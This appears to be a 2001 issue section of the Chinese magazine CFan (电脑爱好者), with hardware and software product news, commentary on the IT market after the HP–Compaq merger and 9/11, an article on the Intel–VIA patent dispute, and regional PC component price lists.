WinVCD以8元价杀入大陆市场　由北京冠君荣业独家代理的WinVCD将于9月15日正式进入大陆市场，WinVCD是由美国著名多媒体研发公司InterVideo针对中国市场特别研发的一款VCD播放软件，作为世界一流的多媒体研发公司，InterVideo开发的WinDVD为世界占有率非常高的DVD播放软件。

后DIY“视线21”之液晶电脑“天使”俏销　“天使”是后DIY“视线21”系列产品中的一款主打产品，主要面向普通家庭用户和办公用户，其推荐配置采用的均为目前市场上的知名配件产品，像AMD毒龙800 CPU、微星、升技、启亨主板、TNT2 32M显卡、迈拓20G硬盘、Kingmax 128M内存等，在质量和售后服务方面均有着很好的保障，而其显示器更是采用了今年暑期最热的液晶显示器产品，被誉为健康“天使”，吸引了无数用户青睐的目光。

威盛、精英和北京讯怡联合举办P4X266全国巡展　近日，由台湾威盛电子、精英科技和北京讯怡公司联合举办的P4X266全国巡展活动在全国展开。本次巡展活动以“中国力量——中国精英，中国芯”为主题，以精英的两款采用P4X266芯片组的主板P4VXAS和P4VXMS为主角，来展示威盛最新推出的Apollo P4X266芯片组所提供的支持Pentium 4处理器的最佳解决方案。

明基电通发表数码影像新贵专业底片扫描仪2740S　该产品是明基“数码影像战略”的一款重量级产品，面向专业摄影人员。它不仅具有高达2700dpi的超高分辨率和48bit的分色能力，其强大的“自动消痕技术”还能够自动在扫描生成的图像中消除底片表面的划痕、指印或尘土，让扫描影像更加完美、逼真。

明基光存储推出产品新形象　近日，明基电通正式在北京发布了统一的光存储产品新形象“数码鳄”。这只活泼可爱的数码鳄是以获得市场广泛认同的明基“大嘴鳄”为设计模型，通过其披挂的一身富有动感和数字时代特色的银色铠甲，生动地表现了明基光存储产品全面进入数码时代的形象内涵。

清华同方借势笔记本电脑　近日，首批清华同方笔记本电脑——超锐F2系列在其全国各级销售渠道闪亮登场，拉开了清华同方进入笔记本电脑领域的序幕。据了解，此次新推出的超锐F2系列笔记本电脑主要定位于需要便携装备的商务人士，其厚25mm、重2kg的特点将给目前国内笔记本市场的“轻、薄”之争带来新的亮点。

蓝科盛彩LCD上市　建达蓝德日前推出两款全新的15寸蓝科盛彩LCD——L150和L151，这两款蓝科盛彩LCD均采用Super A级液晶显示屏，并经过了严格的质量控制，彻底避免了液晶显示屏上总也抹不去的“坏点”，还消费者一个“赏心悦目”。

“闪侠”闪驱上市　北京金盛怡公司推出的该产品具有极强的稳定性和安全性，通过IDE接口，全面支持闪存卡与PC机进行快速地数据交换；完全兼容ATA IP协议，接入方式为ⅡC、ⅡCA、ⅡDMA，支持热插拔，即插即用，无需驱动。闪驱支持8M-1G以上的闪存卡， Flash Card数据速度为16M/秒，是软驱的100倍。

HARP缔造世界上最轻最薄的笔记本电脑　近日，目前世界上最轻最薄的笔记本电脑——夏普“UM10”登陆中国笔记本电脑市场，“UM10”的厚度仅为16.6mm，而重量约1.31kg。该机液晶面板与机壳融为一体，而在键盘上引入了夏普与外设制造商SMK共同开发的新技术——当显示器合上时键盘会收缩到机体内，而打开显示屏时键盘会弹出3mm的高度。

矽统、精英、讯怡联手举办SiS315显卡中国巡展　伴随着64MB精英315显卡的诞生，显卡时代的新标准被重新确认。矽统、精英、讯怡(精英中国总代理)三强联手举办的“加速放纵 绝佳表现——2001年矽统、精英、讯怡SiS315显卡全国巡展”活动。

捷锐转型　近日，捷锐资讯（中国）有限公司在北京召开新闻发布会，正式向业界人士宣布了捷波资讯从单一的主板销售厂商将向提供多种产品解决方案的通路商转型，并系列地介绍了该公司产品的roadmap和发展策略。这是继去年12月该公司宣布进军DIY市场以来的又一重大举措，其影响和意义引起了业界同行的普遍关注和重视。

太平洋电脑市场两周年店庆活动精彩纷呈　2001年10月23日，是北京太平洋电脑市场开业两周年的日子，北京太平洋电脑市场在此次店庆中将倾情奉献多种IT产品半买半送、太平洋大富翁、生日狂欢party、太平洋生日同贺、奇缘奖、妙缘奖、巧缘奖等各种精心设计的丰富活动。即刻就上太平洋电脑网www.pconline.com.cn，丰富活动、诱人奖品由你来一网打尽。

瑞星公司推出新产品瑞星杀毒软件2002版　北京瑞星科技股份有限公司在京正式宣布推出其最新版本杀毒软件--《瑞星杀毒软件2002版》。该软件采用已申请了欧盟、美国、日本及中国专利的六项核心技术，并实现了数十种全新功能。其中“病毒行为判断分析”专利技术具有划时代的意义，依靠这项专利技术，瑞星杀毒软件可以自动对新出现病毒的行为方式进行分析判断，确定其是否有害并采取相应的防范措施，一改反病毒软件滞后于病毒传播的现状，对目前依赖病毒特征代码比对进行病毒查杀的传统病毒防范措施，无疑是一种根本性的超越。

◆UMAX ASTRA 4400网际通扫描仪

近日，力捷电脑率先推出第三代网络扫描仪——UMAX网际通系列扫描仪。除了普通扫描仪具有的影像扫描、彩色影印、文字识别等功能外，UMAX网际通扫描仪还随机赠送一套UMAX独家研发的国际互联网影像冲浪“兵器”——Synpage客户终端系统，并提供50M容量的个人专属网络空间。



◆柯达数码相机DX3900

日前，柯达公司在京发布首部与微软公司Windows XP操作系统兼容的柯达DX3900变焦数码相机。DX3900是支持EasyShare系统最高像素的数码相机，具有310万像素影像解析度及6倍变焦功能，它既秉承了EasyShare系统易用的概念，同时还满足了那些追求高影像质量的用户。建议零售价为￥4990元。



IT厂商期待突围

□阿胖

美国当地时间9月4日10时，惠普与康柏公司举行联合新闻发布会，正式宣布双方的并购计划，一艘巨型的IT航母诞生。9月6日，美国司法部宣布，布什政府将不再寻求通过分割微软公司来纠正该公司的反竞争行为，同时还表示将不再在微软将其网络浏览器和Windows操作系统捆绑在一起的问题上为难微软公司。至此，软件巨人微软公司虽然仍在难中（反垄断官司还没有结束），但已经肯定不会“死”（被拆分）了。这一硬一软两大事件的发生说明了IT市场变化之风云莫测。

IT形势严峻

在去年初纳斯达克的股灾发生之后，首当其冲的IT业便没有一天好日子过了。目前的种种迹象表明，全球IT业正在陷入自1991年以来的最低谷。包括英特尔、戴尔、康柏和惠普在内的几家大型IT公司都不约而同地宣布将把今年的营业额和赢利目标降低，同时不断作出裁员大行动，一时间闹得整个IT行业人心惶惶。

从某种程度上来讲，惠普与康柏的联姻说明了目前IT厂商们所面临的生存压力非常巨大，不得不依靠凶吉难料的合并来碰运气，希望能够求得自己的生存空间，这也说明了产业界的精英们对本行业的发展前景已经感到十分的不乐观了。而微软案的转折是因为美国共和党政权迫于目前经济衰退的压力，不愿意把IT业界领头羊之一的微软逼到绝路上去。这说明了美国政府对IT行业的发展前景也已不再信心十足了。

“911”雪上加霜

北京时间9月11日，被恐怖分子劫持的两架飞机先后撞上了美国纽约世界贸易中心大楼，并引发爆炸，导致数千人死亡或失踪，全世界为之震惊。恐怖事件发生之后，全球各主要金融中心的股指应声而下，全球股市一片恐慌，全球政治与经济进入了一个谁也捉摸不透的多事之秋。

业界普遍认为，美国遭遇恐怖攻击后必然造成美国经济重振的时期延后，这将从根本上影响IT业的复兴。技嘉科技在接受记者采访时认为：“美国911事件所带来的直接商业后果将主要表现在外汇汇率的变化和不确定性，此事件对美国经济的打击是显而易见的，近期美元市场的异动充分表明投资者的忧虑。同时，由此次事件及今后可能发生的后续行动所引起的经济波动将对全球经济产生深远的影响，不能忽视经济风暴发生的可能。”

而升技电脑中国区副总经理翁子钦则认为：该事件对IT行业的影响，可从技术、生产、市场需求三个方面加以考量。台湾早已成为全球主板行业的设计和生产中心，因此美国本土的波动对台湾这两个方面基本不构成打击。但在市场需求上，由于美国经济持续低迷，此次恐怖活动有可能会进一步加剧经济衰退，造成PC市场需求减小，因此对那些替整机厂商大量进行OEM主板生产的主板厂商，可能会产生订单大量减少的打击。

中国大陆希望所在

在“911”恐怖事件发生之前，在全球市场不景气的大背景下，中国大陆这个世界上最有活力和最有投资潜力的地方，由于其巨大的市场潜力和所拥有的丰富而又廉价的劳动力资源，就已经吸引了众多国际IT厂商的注意力。事件发生之后，投资者都在寻找一个安全的避风港湾，由于中国是受美国军事行动影响最小的国家之一，再加上中国加入世贸组织谈判的成功结束，中国市场理所当然地将成为投资者们瞄准的目标。

最近，惠普公司启动了一项对外保密、在惠普内部被称之为“中国策略计划”的投资计划。计划的主要内容包括：设立惠普中国研究院，这将是一个很高级别的中央研究院，主要致力于中国本地化应用的技术研发；设立软件开发实验室，提供一个完整的技术顾问队伍，为中国用户开发出本地化应用的程序和系统；在上海浦东金桥开发区设立一个笔记本工厂，年产量将达到10万台等等。据初步估算，该计划总投资接近10亿美金。惠普对中国大陆市场的看重由此可见一斑。而在前些日子在京召开的“北京·硅谷2001年创业投资高峰会”上也传来消息，将有150亿美元来自硅谷的资金注入北京。

在向中国大陆投资的热潮当中，台湾厂商是其中的先行者和佼佼者。早在1993年，明基集团在苏州新区狮山脚下投资8000多万元成立了“苏州明基电脑有限公司”。经过七年多的发展，苏州明基由一个不起眼的办事处，已发展成为占地60万平方米、拥有员工6000多名的世界一流的电脑外设专业生产厂商。目前，明基在苏州新区投资规模已达上亿美元。而技嘉科技也在大陆设有7个办事处和一个工厂，而且目前在宁波还有一个正在建设中的工厂。

在最近所发生的一系列重大IT事件中，世界上著名的IT厂商基本上都已牵涉进去，这一方面说明了目前IT行业所面临的形势的严峻，另一方面也说明了各大IT厂商正尽己所能寻找着能够突围的突破口。在这看似动荡不安的形势当中，未来世界IT行业的新格局正在形成。我们期待着能够早日突围，给我们的生活带来更加绚丽的色彩。CF

美国几大公司因恐怖袭击事件造成的影响

公司名称	经济影响
思科（全球最大网络设备公司）	在未来两年内将回购价值30亿美元的股票
花旗（美国最大金融机构）	第三季度收益锐减为2亿美元，其保险业务因恐怖事件将用5亿美元赔偿死难家属
大陆航空公司（美国第5大航空公司）	将裁员12000人，占全部员工的20%
福特（美国第一大汽车制造商）	受恐怖袭击事件影响，该公司因零件短缺影响生产，因而无法达到第三季度预期利润
百事可乐	根据纽约证交所的规则，百事公司将购回价值2亿美元的本公司股票
通用电器	该公司宣布第三季度收益将严重受损

E-mail: news@cfan.cn.net

Intel vs VIA

□小李飞帖

英特尔VS威盛 ——决战中的较量

引子 方寸天地谁主沉浮

曾经是诸侯割据的乱世，曾经是硝烟弥漫的战场，如今随着IT厂商的整合，混乱的局面似乎变得规整多了，然而竞争一刻也没有停息过。VIA这个后起之秀在兼并了Cyrix、IDT、S3之后一下子变得强大起来，处理器和芯片的业界“老大”Intel感受到了前所未有的压力，威盛为P4推出的P4X266/P4M266就像“萨拉热窝”事件一样成了英特尔与威盛之间决战中较量的导火线。

9月7日，英特尔公司正式控告威盛，指控威盛侵犯P4处理器的专利；9月10日，威盛电子就英特尔Pentium 4处理器及对应的i845芯片组之侵权行为，以及英特尔违反公平交易法，损毁威盛私有财产等事，正式向美国及台湾两地法院提出诉讼；9月20日，威盛正式宣布已经由在奥斯汀的子公司Centaur Technology在美国德州奥斯汀的联邦区域法庭提出控诉英特尔(Intel)侵权的诉讼，指控英特尔的Pentium 4处理器侵犯Centaur及威盛拥有的处理器中储存数值资料的技术专利。威盛在指控声明中要求法庭下令英特尔暂停出售其Pentium 4处理器，同时要求英特尔对Centaur及VIA进行财务赔偿。至此，IT业界又一起重量级厂商之间的战争正式爆发，关心IT业发展的人无不为之揪心。

这场战争的起因并不复杂：英特尔认为威盛的P4系列芯片组(P4X266/P4M266)侵犯了英特尔的P4专利权（与之对应的背景是，英特尔原计划在最近一二个月内推出自主研发用于P4的DDR芯片——845/DDR)，虽然威盛方面声称是由S3间接得到了P4的授权，但英特尔表示只授权S3制造整合图形核心的P4芯片组，而VIA P4X266并不符合此条件。对此，威盛方面迅速做出反应，认为英特尔所生产之Pentium 4 CPU处理器产品及Pentium 4兼容之845系统芯片组，侵犯威盛所拥有之专利。

这场战争一爆发，许多不了解内情的人起初都感到丈二和尚摸不着头脑。如果单纯从企业利益的角度来看，英特尔挑起这场专利权纠纷案简直是莫明其妙的无理取闹：威盛所被控的产品其实都是配合英特尔P4的产品，对英特尔的CPU推广是有益无害。英特尔找对自己的产品推广有利的厂商的麻烦似乎是自己在跟自己找别扭。然而细一分析，英特尔此举确实是大有深意。

众所周知，英特尔公司是芯片及微处理器业内毋庸置疑的领头“老大”,而威盛则堪称是这一领域的后起之秀，近年来曾先后收购了几家技术、市场定位颇具特色的同行企业，包括处理器厂商Cyrix、IDT以及以图形芯片见长的S3。业界有传闻说，自从威盛涉足CPU行业之后，Intel就再也没有和威盛和好过。在英特尔的P3处理器上市的时候，这一对欢喜冤家曾进行过一轮诉讼大战，结果虽以庭外和解告终，但威盛无疑是最后的赢家，因为在那之后威盛的发展一日千里。

其实威盛的崛起完全得益于英特尔自身的失误，英特尔为提高数据传输速度，在内存结构上推出Rambus DRAM规格，虽然其数据传输速度大幅提升了一倍，但对厂商而言，成本增长太快，加上市场需求尚未出现，而低价电脑风潮兴起，威盛主导的PC133反而受到市场的重视与接受。英特尔公司最后在不得已的情况下才宣布采用PC133-SDRAM对应的芯片组。威盛在芯片组上旗开得胜。由于威盛公司在芯片开发技术和管理上颇具优势，而且作为一家生产主板和其他电脑配件的公司，威盛在缩短其芯片上市的周期上也占优势。

反观英特尔公司，近年来它的日子并不好过，CPU主频“生死时速”的“赛跑”,早已演变成刀刀见血的“价格战”。由于AMD的不屈不挠和步步紧逼，英特尔宝贵的利润被不断地缩小。P4上市后，威盛电子原本获得授权可以生产和英特尔相容的芯片组，但是由于威盛声誉日隆，威盛生产的芯片组比英特尔的还要快，而且威盛还获得IBM、HP和Compaq等超级大客户，并且威盛要进军英特尔长期称霸的CPU市场，英特尔明显感觉到了来自威盛的潜在威胁。于是为了维护自己在PC市场上的霸主地位，英特尔就不惜牺牲自己一些短期的利益，并依仗自己的技术强权使用各种手段来打压威盛。

众所周知，由于AMD的崛起，打破了英特尔在微处理器上的垄断地位，使得主流CPU的价格下降了一大截，并且新产品的推出速度也大大加快，使得消费者得到了实实在在的好处。而威盛则在芯片组上使消费者得到了同样的实惠。尽管迫于英特尔的压力，目前众多主板厂商对此事抱观望的态度，但对于广大的消费者来说，则无疑希望威盛能够取得这场战争的胜利。对于广大的消费者来说，又有什么能够比低价位高性能的产品更好的呢？

这场互讼，不仅将影响下游厂商，而且对于上游的CPU厂商也会带来莫大影响。

至于这场诉讼的结果，尽管英特尔及威盛双方都没有明确预测，但很有可能以和解的形式收场。然而，无论结果如何，从本次互讼可以看出，威盛争取的是与英特尔在技术和市场上完全平起平坐的地位。种种迹象表明，未来威盛与英特尔间的竞争将不仅仅局限于芯片组和CPU，双方竞争的重点将转向下一代IT产品平台，两者“平台与平台”间的竞争也许才刚刚开始。CF

□栏目主持　胡 克



美国的“ 911 ”恐怖事件不可避免地会影响到全世界的经济状况，电脑市场也不例外。不过就国内的电脑市场来看，由于绝大多数电脑配件的直接来源并不是美国，因此这件事所产生的价格波动只集中在如CPU等几种产品上，配件市场整体的价格还算是比较正常的。此外，目前价格的波动，很大程度上是由于部分代理商和零售商在有意地囤积产品造成的。

相对来看，CPU的价格受这件事的影响应该是最大的了。在 AMD 方面，毒龙的涨幅不是很大，价格保持得比较平稳。毒龙750/800/850的价格分别为315/365/400元，平均只有5－10元的上涨。而雷鸟方面的价格变化就比较明显了，高端的雷鸟价格上涨最为厉害，雷鸟1G前一段时间最低的时候只有610元，而经过这次的价格上涨，已经涨到了 720 元，并且还总是处于缺货的状态。其他频率的雷鸟上涨幅度虽然没有雷鸟1G的多，但平均起来也有几十元的涨幅且货源不足。100/200MHz前端总线的雷鸟850/900的价格分别为500/610元，133/266MHz的雷鸟1G/1.2G/1.3G/1.4G的价格分别为720/820/930/1000 元。

Intel 方面的情况和 AMD 基本相似，低端赛扬Ⅱ价格变化不大，而PⅢ和 P4 就上涨得比较厉害了。赛扬Ⅱ 633/667/700/733/766 的价格分别为300/330/355/375/380元，100MHz外频的赛扬Ⅱ 800/850/900的价格分别为420/450/490 元。PⅢ方面的价格有些不稳定，100MHz 外频的 PⅢ 700E/900E/1000E 的价格分别为 940/1120/1460 元，133MHz 的 PⅢ 667EB/733EB/800EB/866EB/1G 的价格分别为940/980/1040/1150/1600 元。同样，在P4方面，经过了前一段时间的疯狂降价，现在的价格又涨了回去，P4 1.3G/1.4G/1.5G/1.7G散装产品的价格分别为960/1030/1085/1590 元。仔细找找，在市场里已经可以见到Socket 478针脚的 P4 1.5G 了，散装品的价格为 1250元，目前可以使用 Socket 478 针脚 P4 的主板主要分使用P4X266芯片组的和使用Intel 845芯片组的两类。相对来说，使用 P4X266 芯片组的主板性能稍好一些，Intel 845芯片组的主板由于目前只能使用SDRAM，因此在性能的拓展空间上要比 P4X266 芯片组的主板要差一些，而且价格上也要贵一些。从技术角度上看，Intel 850芯片组应该也可以支持 Socket 478 的 P4 CPU 的，不过目前使用Intel 850芯片组的Socket 478主板在市场上非常罕见。

从这次 CPU 的全面涨价来看，主要还是由于代理商的囤货所造成的，因此缺货应该是短时间的现象。而且大家在最近购买 CPU 的时候，应该多看几家，这次的价格虽然变动的幅度大了一些，但在不同代理或柜台之间有可能会产生一定的价格差额，货比三家总不会吃亏的。相关深入分析，请关注本期的走势分析。

相对于 CPU 而言，一直在降价的内存也有了小幅度的上涨，但在价格上基本上没有大的变化。现代 PC133 128M内存历经了在90到100元之间长时间的徘徊之后，又涨到了 100 元这个价格，256M 则为 190 元，总的来说基本上没有什么太大的变化。品牌内存的价格越来越和普通现代兼容内存接近，KingSton 128M/256M 的内存价格为120/230元；Kinghorse128M/256M的价格为120/230元；Kingmax 128M/256M的价格为135/265元；三星 128M/256M价格为125/205元。

在 DDR SDRAM 方面，PC2100 128M/256M 的价格为 150/310 元。Rambus 内存方面，三星和 Kingston 128M的价格都为150元。看来应该是最近的 DDR 套装主板，以及 P4 的降价销售，使得DDR和Rambus不仅价格越来越低，而且销售状况也很不错。

硬盘的价格不可避免地也开始有了一些上涨，当然这还是和货源有关系。市场中硬盘的价格普遍上涨了几十元左右，前一段时间降到 910 元的 IBM 60GXP 40G硬盘，现在涨到了950元了，60GXP 20G/60G的价格分别为800/1270元。昆腾40G（7200RPM 2M Cache）硬盘要990元，和IBM 60GXP、希捷的酷鱼三代相比可以说没什么价格优势，而且发热量也较大。酷鱼三代20G/30G/40G/60G/80G的价格分别为740/850/920/1260/1720元，希捷U6 20G/40G/60G/80G 的价格分别为 720/780/980/1540元。60G容量的硬盘的价格已经开始慢慢向主流产品接近，而80G硬盘的价格显得还是高了很多，看来我们需要再等待一段时间它才会降价。其他硬盘的价格多少都有几十元的上涨，迈拓星钻一代30G/40G/60G的价格分别为750/790/1160元；金钻六代40G为980元；西部数据AB系列30G/40G/60G的价格分别为760/820/1150元；BB系列的7200转硬盘 20G/40G/60G 的价格分别为 760/920/1360元。

总的来看，目前市场中主流的硬盘还应该是40G的产品。由于目前重视硬盘性能的用户越来越多，使得7200转40G的硬盘成为市场中出货最多的产品。

与上面这几样主要配件相比，其他产品的价格变化都不是很大，基本可以说价格保持相对稳定。随着Socket 478的P4的上市，华硕P4B主板已经上市了，价格为1280元，捆绑P4 1.5G价格为2550元。其他的P4（Socket 478）主板，如：技嘉的8THA（i845），价格为1190元，精英的 P4VXMS（P4XV266），价格为880元等，价格变化都不是很大。而在显卡市场中唱主角的 GeForce2 MX200、MX400显卡价格也比较稳定，一般品牌的 MX400（32M）都保持在600－700元之间，MX200则基本稳定在400－500元之间。

纵观整体的配件市场，都或多或少受到了美国“ 911 ”事件的影响，但主要还是集中在CPU上面。由于近期影响价格的因素很多，因此代理商也不敢轻易地向市场中发货，而作为一般的用户，如果不急于装机，也应该适当等一等看，待价格相对比较稳定一些以后再来购买。由于近期价格波动较大，因此上述报价仅供参考。准确的即时报价请参阅我们的网站。CF

杨法　余庆辉
杨涛　黄　宇

E-mail: cfmk@cfan.com.cn

报价杂货铺

（截止到 2001.9.28，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Intel P4 1.7G/1.5G/1.4G/1.3G	1820/1250/1210/1130 元
Intel Pentium III 733 盒/散(Socket370,133MHz 外频)	1130/1070 元
Intel Pentium III 866 盒/散(Socket370,133MHz 外频)	1280/1180 元
Intel Pentium III 1G 盒/散(Socket370 ,133MHz 外频)	1720/1620 元
Intel Celeron II 800/850/900 散	475/520/590 元
AMD 雷鸟 850/1G/1.2G/1.4G	580/690/890/1090 元
AMD 毒龙 750/800/850	340/390/450 元

主板

产品	价格
Intel 原装 815E/EP/原装 850(P4)	1120/950/1380 元
华硕 CUSL2-C(815EP)/PT4(850)	990/1420 元
升技 TH7-RAID(i850)/SA6/ST6(815EP)	1350/890/930 元
微星 815EP/E/850Pro(850)/845 PRO	900/1040/1330/1250 元
硕泰克 SL-75DRV(VIA KT266 支持 DDR)	990 元
硕泰克 SL-65DRV(VIA Appllo Pro266 支持 DDR)	890 元

内存

产品	价格
Kingmax 128MB/256M PC150 SDRAM	165/320 元
KingSton 128MB/256MB PC133 SDRAM	165/320 元
KingSton Rambus 64MB/128MB	195/450 元
三星 Rambus 64MB/128MB	190/440 元
三星 128MB/256MB DDR	170/350 元
KingSton128MB/256MB DDR	205/450 元
HY 128MB/256MB PC133 SDRAM	115/215 元

硬盘

产品	价格
Maxtor 星钻 40GB/60GB(5400rpm)	880/1430 元
Maxtor 金钻 20GB/30GB/40GB (7200rpm)	790/930/1150 元
IBM 40GB(5400rpm,512K Cache，DMA100)	820 元
IBM 40GB(7200rpm,2M Cache，DMA100)	1020 元
IBM SCSI 18GB/36.7GB	1680/3280 元
Maxtor 外置 1394 接口 40G/80G	2780/4280 元

显卡

产品	价格
Matrox G450 16M/32M DDR 双头	630/850 元
Matrox G550 32M DDR 双头	1080 元
ATI Radeon LE/VE(32M)	790/850 元
小影霸速龙 3000/速配 7700	480/990 元
小妖 G9700DDR（GTS PRO）/7600	1090/840 元
丽台 GF2 MX200/MX400(TV OUT)	680/880 元
丽台 GF3 64M DDR (DVI+TV out+VGA)	3250 元

刻录机

产品	价格
YAMAHA 8824S/8824SX	1200/2200 元
HP 9140I/9600SI/9600SE	999/2350/3100 元
理光 7083A/7125	880/1550 元
Acer 8432IA/1032A	699/999 元

声卡

产品	价格
Creative(创新) Vibra128/ Digital 128	130/240 元
Creative(创新)SB Live! Value(数码版)	480 元
Creative SB LIVE！5.1 豪华版/白金版	880/2180 元
WINFAST Sound 支持光纤	360 元
Aopen YMA744PRO(带光纤)	320 元

液晶显示器

产品	价格
Samsung 560VTFT/Viewsonic 15	3790/3980 元
Acer FP450/FP563	2999/3999 元
Acer FP751/FP581	9999/4499 元
IMAGIC 15/EMC 14	3990/2990 元

CRT 显示器

产品	价格
Philips 105S/107E/107T	1090/1480/1680 元
Acer 77V/78g/77g/gt	1499/1999/1699/1799 元
Samsung 750S/753DF/LG795FT	1360/1630/2580 元
索尼 G200/E200	4950/3280 元
IMAGIC C7P/C8P	1699/1999 元

华中地区产品报价

CPU

产品	价格
P4 1.7G/1.5G（盒）/1.5G（散）	1690/1460/1350 元
P3 1G/933/866/733（盒）	1680/1400/1230/1040 元
P3 1G/933/866/733（散）	1550/1300/1150/980 元
C2 900/850/800/733	480/450/440/340 元
AMD Duron900/800	460/340 元
AMD Athlon1.2G/1.1G/1G/900	780/710/660/490 元

主板

产品	价格
昂达 845S/VP4-133/VT266	1130/780/1099 元
昂达 KT133/PRO266	880/1020 元
昂达 I810/I815E/I815E-AC97	580/880/980 元
技嘉 6OXET/ETC/7DX/7ZX	1220/1120/1650/1080 元
技嘉 7ZMM/6VX7/6VXC7/6VEX7	899/960/850/750 元
联想 A12-C/A12/815EP	1190/1099/898 元
联想 KD7-A/K7B/810	1180/780/580 元

内存

产品	价格
Samsung 128M DDR	160 元
Kingmax 256M/128M PC150	260/130 元
HY 256M/128M PC133	180/90 元
Kingston Rambus 128M/64M	330/160 元

硬盘

产品	价格
希捷酷鱼 3 40G/30G/20G	930/820/740 元
希捷 U5 40G/30G	790/760 元
迈拓星钻一代 40G/30G	870/830 元
迈拓金钻 40G/30G	1170/970 元
迈拓美钻一代 20G	750 元
IBM 60GXP 40G	950 元

显卡

产品	价格
ELSA MX200/MX400	799/1080 元
ELSA MX-5ns/5.5ns	980/920 元
耕升 GF2 珍藏版/战斗版/白金版	999/699/1388 元
耕升 GF2 MX400/MX200/MX/GTS	820/720/780/998 元
昂达 7900+/7000+	988/899 元
昂达 6400/6300/6200	850/780/680 元
昂达 TNT2 PRO/M64/Vanta	560/420/320 元

光驱、DVD、刻录机

产品	价格
LG 48X/52X	380/420 元
LG 8x4x32/12x8x32	968/1488 元
狮王 50X/52X	360/370 元
狮王 12XDVD/16XDVD	580/599 元
昂达 50X/52X/12XDVD	390/420/580 元

音箱

产品	价格
鸿禧 1198/3198/3168/8168	220/280/250/380 元
爵士 J-9902/9909	780/980 元
爵士 J-168/905/6909	250/190/290 元
漫步者 1000TC/201T/311T	220/200/280 元

显示器

产品	价格
冠捷 LCD 15"/17"	3499/6666 元
冠捷 9KLR/9G/7KLR D7/D9	2680/2288/1980/2580 元
冠捷 7N/7KLR-2/7GLRKK	1380/1680/2280 元
LG 563LS/995E	4999/3580 元
LG 777FD/795/775/771	2800/2500/1880/1680 元

华南地区产品报价

硬盘

产品	价格
IBM 60GXP 20G/40G/60G	800/950/1340 元
WD 30G/40G(5400rpm)	770/820 元
希捷酷鱼III 20G/30G/40G	750/800/900 元
钻石金钻六代 20G/30G/40G	860/940/1200 元
钻石星钻一代 20G/30G/40G	770/830/870 元

显卡

产品	价格
维硕 Radeon VE/Rage128 PRO/TNT2 Pro64+	520/330/400 元

连邦软件销售排行榜

2001年9月15日 - 2001年9月27日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1	48	流风婚纱形象设计系统	168	五笔字型	36	轻松会计	98
2	中日文输入平台	288	编程经典控件大全	38	WPS Office 办公组合软件	198	速达3000	880
3	中文之星2001	1380	程序员加油站	28	智能狂拼	239	智能炒股王	48
4	Xteam Linux4.0	48	CAXA 电子图板	650	金山笔圣	50	降龙九九会计软件	99
5	蓝点Linux2.0	38	趣味编程	28	CCED2000	680	速达财务	1880
6	中软Linux3.0	18	VC++ 编程资源大全	38	文杰 For Windows	158	财智2001家庭版	85
7	红旗 Linux	58	新龙名片2000	499	二笔输入法	280	天大天财进销存	780
8	Linux 大系	68	贴我贴我	48	打字高手	28	E商网络商务管理	499
9	Windows Me	1188	我形我速	80	Office XP	4720	管理者2000一小型办公系统	380
10	双桥视窗中文系统	1280	编程资源大全	32	中文特快	298	管家婆全能竞争版	990

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	暗黑破坏神	98	开天辟地3	127	平面设计专业图库	78	瑞星2001	188
2	石器时代	29	金洪恩初中英语	90	金庸武侠小说全集	48	KV3000	178
3	冠军足球经理	48	从零开始学英语	150	图酷 - 高密度数码图库	68	豪杰超级解霸2001	38
4	武林群侠传	69	金太阳2000高中	198	电脑设计专业图库	38	金山毒霸2001	188
5	金庸群侠传网络版	9	2001翰林汇系列套装	180	世界名著1300套装	108	KILL98 认证版	380
6	半条命 - 反恐精英	49	许国璋电视英语MP3	38	编程高手JAVA	49	安全之星XP升级版	9
7	FIFA2000	50	随心所欲说英语	150	世界经典科幻小说	28	虚拟光碟	58
8	同一首歌	28	洪恩GOGO学英语	78	名画典藏	25	实用工具软件集锦	25
9	新仙剑奇侠传	68	新概念系列教程	25	中国历代文物精品集萃	58	Norton2001	238
10	马三立相声全集	38	科利华电脑家庭教师	1600	古墓丽影权威攻略集	25	我家我设计	76

产品	价格
维硕GF2 MX400/MX200/GTS	580/480/820元
创新Riva TNT2 Value/GF2 PRO	690/1510元
丽台GeForce 256 DDR/SDR	790/610元
丽台S360/S330(PCI)	890/530元
小影霸小妖G7600/G7200	790/650元
艾尔莎影雷者311/影雷者511	599/790元
ATI Radeon 32M DDR LE/VE	770/850元
内存	
王牌内存128M PC150/PC166	150/160元
GL2000千禧条128M/256M	130/245元
金邦金条128M/256M	160/290元
HY128M/256M PC133	93/185元
HY128M/256M DDR	145/305元
Kingmax 128M/256M PC133	130/260元
CPU	
Intel奔腾4 1.8G/1.4G 盒装	2350/1160元
Intel奔腾III 1G/933/866盒装	1680/1450/1190元
Intel赛扬II 667/733/800/850	318/365/430/460元
AMD雷鸟1.4G/1.2G/1G/950	970/800/700/560元
AMD Duron 850/800/750	400/370/310元
主板	
维硕VS-K7VAT/694X/MVP4/815EP	750/650/550/780元
华硕CUSL2-C BP/CUSL2-M/CUV4X-E	1050/970/830元
微星815E Pro/MS-K7T TURBO/K7T Pro	1110/880/850元
磐英EP-3VHA/KT133M/3SPA3L	830/780/830元
技嘉GA-6VXDC7/6RX-1/6OX	890/1150/650元
硕泰克SL-65DRV/75MAV/65EP	700/860/720元
梅捷SY-7VCA-E/7ISA+/K7VLM	750/1050/880元
钻石CS60-EC/CS65-EC/AK74-SC	870/930/520元
移动存储	
朗科优盘加密型8MB/16M/32M	199/299/439元
朗科优盘无驱动型8MB/16M/32M	239/339/499元
爱国者移动存储王5G/10G/20G	1680/1980/2980元
鲁文易盘16M/32M/64M/128M/256M	298/418/868/1688/2998元

西北地区产品报价

产品	价格
CPU	
Intel P3 1G/933/866/800	1670/1370/1190/1040元
Intel奔4 1.7G/1.5G/1.4G	1770/1120/1080元
Intel赛扬 900/850/800/766	485/450/425/360元
AMD雷鸟1.5G/1.4G/1.3G/1.2G	970/950/920/800元
AMD雷鸟1.1G/1G/950/900/850	750 /680 /560 /520 /490元
AMD毒龙 850/800/750	460/400/320元
主板	
联想KD7/A12-C/815EP/815EP	1188/1150/880/780元
微星6337/K7T/6309/红魔	870/770/600/920元
技嘉7ZX /60X/6RX-1	710/670/800元
